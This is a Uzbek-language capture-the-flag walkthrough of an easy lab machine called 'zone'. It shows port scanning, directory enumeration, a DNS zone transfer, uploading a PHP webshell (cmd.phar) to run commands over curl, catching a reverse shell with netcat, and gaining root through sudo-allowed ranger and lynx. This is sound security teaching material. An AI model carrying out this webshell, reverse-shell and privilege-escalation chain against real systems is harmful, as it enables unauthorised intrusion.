


Raximjonov Saidislom

machine: zone difficulty: Easy target IP: 172.20.10.3

1. Portlarni skanerlash

Ishni nmap bilan boshladim. Natijada 3 ta port ochiq ekan: 22 (ssh), 53 (domain) va 80 (http). 53-port ochiq bo'lishi DNS server ishlab turganini bildiradi, bu keyinchalik foydali bo'ldi.




```
(saidislom@kali)-[~]
$ nmap 172.20.10.3 -p- --min-rate 5000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-30 19:30 +0500
Nmap scan report for 172.20.10.3
Host is up (0.00012s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
MAC Address: 08:00:27:42:77:3B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.58 seconds
(saidislom@kali)-[~]
$
```

```
nmap 172.20.10.3 -p- --min-rate 5000
```


2. 80-portni tekshirish

80-portga kirganimda oddiy Apache2 default sahifasi chiqdi.



3. Papkalarini qidirish (gobuster)


gobuster bilan qidirganimda index.html va robots.txt fayllari topildi.



gobuster dir -u http://172.20.10.3 -w /usr/share/dirb/wordlists/common.txt -b 403,404

4. robots.txt faylini tekshirish

robots.txt faylida sitemap manzili ko'rsatilgan ekan: <http://securezone.nyx/sitemap.xml>. Bu orqali domen nomi (securezone.nyx) ma'lum bo'ldi.



5. DNS Zone Transfer (AXFR)

53-port ochiq bo'lgani uchun DNS zone transfer qilishga harakat qildim. Server bu so'rovni to'g'ri sozlamagani sababli zone transfer muvaffaqiyatli o'tdi va bir nechta subdomain nomlari ochilib qoldi: admin, ns1, upl0ads, www.



dig axfr securezone.nyx @172.20.10.3

6. Domenlarni /etc/hosts fayliga qo'shish

Topilgan domen va subdomenlarni o'z tizimimda ishlatish uchun /etc/hosts fayliga qo'shib qo'ydim.




```
GNU nano 9.1 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 kali
172.20.10.3 securezone.nyx upl0ads.securezone.nyx
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Save modified buffer? [Y] Yes [N] No [Ctrl-C] Cancel

172.20.10.3 securezone.nyx upl0ads.securezone.nyx


7. upl0ads subdomenini tekshirish

upl0ads.securezone.nyx subdomeniga kirganimda fayl yuklash (upload) sahifasi chiqdi.




8. Zararli fayl tayyorlash va tanlash

PHP kod ishga tushiruvchi cmd.phar nomli faylni tayyorlab, uni yuklash uchun tanladim.



9. Fayl tarkibi


cmd.phar faylining ichida oddiy PHP webshell kodi bor edi.



```
cat cmd.phar
```

10. upl0ads subdomenida papkalarni qidirish

gobuster yordamida upl0ads.securezone.nyx ustida qidiruv o'tkazdim. Natijada /uploads/ papkasi topildi — demak, yuklangan fayl shu yerga tushadi.




```
(saidislom@kali)-[~]
$ gobuster dir -u http://upl0ads.securezone.nyx/ -w /usr/share/dirb/wordlists/common.txt -x php,txt,html -b 403,404

=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://upl0ads.securezone.nyx/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 403,404
[+] User Agent:       gobuster/3.8.2
[+] Extensions:      php,txt,html
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
css                (Status: 301) [Size: 330] [-> http://upl0ads.securezone.nyx/css/]
index.php          (Status: 200) [Size: 525]
index.php          (Status: 200) [Size: 525]
uploads            (Status: 301) [Size: 334] [-> http://upl0ads.securezone.nyx/uploads/]
Progress: 18452 / 18452 (100.00%)
=====
Finished
=====
(saidislom@kali)-[~]
$
```

```
gobuster dir -u http://upl0ads.securezone.nyx/ -w /usr/share/dirb/wordlists/common.txt
-x php,txt,html -b 403,404
```

11. Yuklangan faylni ishga tushirish

Fayl muvaffaqiyatli yuklangan bo'lib, /uploads/cmd.phar orqali buyruq yuborishga harakat qildim. Natijada www-data huquqida buyruq bajarilayotgani ma'lum bo'ldi.


A terminal window with a dark background. The prompt is (saidislom@kali)-[~]. The command executed is curl -sX GET "http://upl0ads.securezone.nyx/uploads/cmd.phar?cmd=id". The output is uid=33(www-data) gid=33(www-data) groups=33(www-data).

```
(saidislom@kali)-[~]  
$ curl -sX GET "http://upl0ads.securezone.nyx/uploads/cmd.phar?cmd=id"  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
(saidislom@kali)-[~]  
$
```

```
curl -sX GET "http://upl0ads.securezone.nyx/uploads/cmd.phar?cmd=id"
```

12. Reverse shell olish

cmd parametri orqali reverse shell yuborib, nc listenerimga ulanish oldim. Foydalanuvchi: www-data.


A terminal window with a dark background. The prompt is (saidislom@kali)-[~]. The command executed is nc -lvnp 4444. The output shows listening on [any] 4444 ... and then connect to [172.20.10.4] from (UNKNOWN) [172.20.10.3] 50460. The user www-data is prompted for a password, and the user enters www-data.

```
(saidislom@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [172.20.10.4] from (UNKNOWN) [172.20.10.3] 50460  
www-data  
www-data
```

```
nc -lvnp 4444
```

13. Privilege Escalation: www-data dan hans ga o'tish

www-data huquqida sudo -l orqali tekshirganimda, hans foydalanuvchisi nomidan /usr/bin/ranger dasturini ishga tushira olishim mumkin ekanligi ma'lum bo'ldi. GTFOBins yordamida ranger orqali shell ochib, hans foydalanuvchisi huquqiga o'tdim.



```
hans@zone: ~  
www-data@zone:/var/www/site/uploads$ sudo -l  
sudo -l hans /usr/bin/ranger  
hans@zone:~$ whoami  
whoami  
hans  
hans@zone:~$ saidislon
```

```
sudo -u hans /usr/bin/ranger
```

14. Root huquqini olish

hans foydalanuvchisi nomidan sudo -l buyrug'ini qayta ishlatdim. Natijada hans NOPASSWD bilan /usr/bin/lynx dasturini root sifatida ishga tushira olar ekan. GTFOBins saytiga qarab, lynx orqali root shell ochdim.


```
root@zone:/home/hans
Session Actions Edit View Help
www-data@zone:/var/www/site/uploads$ sudo -u hans /usr/bin/ranger
sudo -u hans /usr/bin/ranger
hans@zone:~$ whoami
whoami
hans
hans@zone:~$ sudo -l
sudo -l
Matching Defaults entries for hans on zone:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User hans may run the following commands on zone:
    (root) NOPASSWD: /usr/bin/lynx
hans@zone:~$ sudo -u root /usr/bin/lynx
sudo -u root /usr/bin/lynx
Spawning your default shell. Use 'exit' to return to Lynx.

root@zone:/home/hans# whoami
whoami
root
root@zone:/home/hans# id
id
uid=0(root) gid=0(root) groups=0(root)
root@zone:/home/hans# saidislo
```

```
sudo -l
sudo -u root /usr/bin/lynx
whoami
id
```

Xulosa: DNS zone transfer orqali yashirin subdomenlarni topib, ulardan biridagi fayl yuklash funksiyasi orqali PHP webshell yuklab RCE oldim. Keyin sudo huquqlaridagi noto'g'ri sozlamalar (ranger va lynx) yordamida bosqichma-bosqich avval hans, so'ngra root foydalanuvchisi huquqiga ko'tarildim.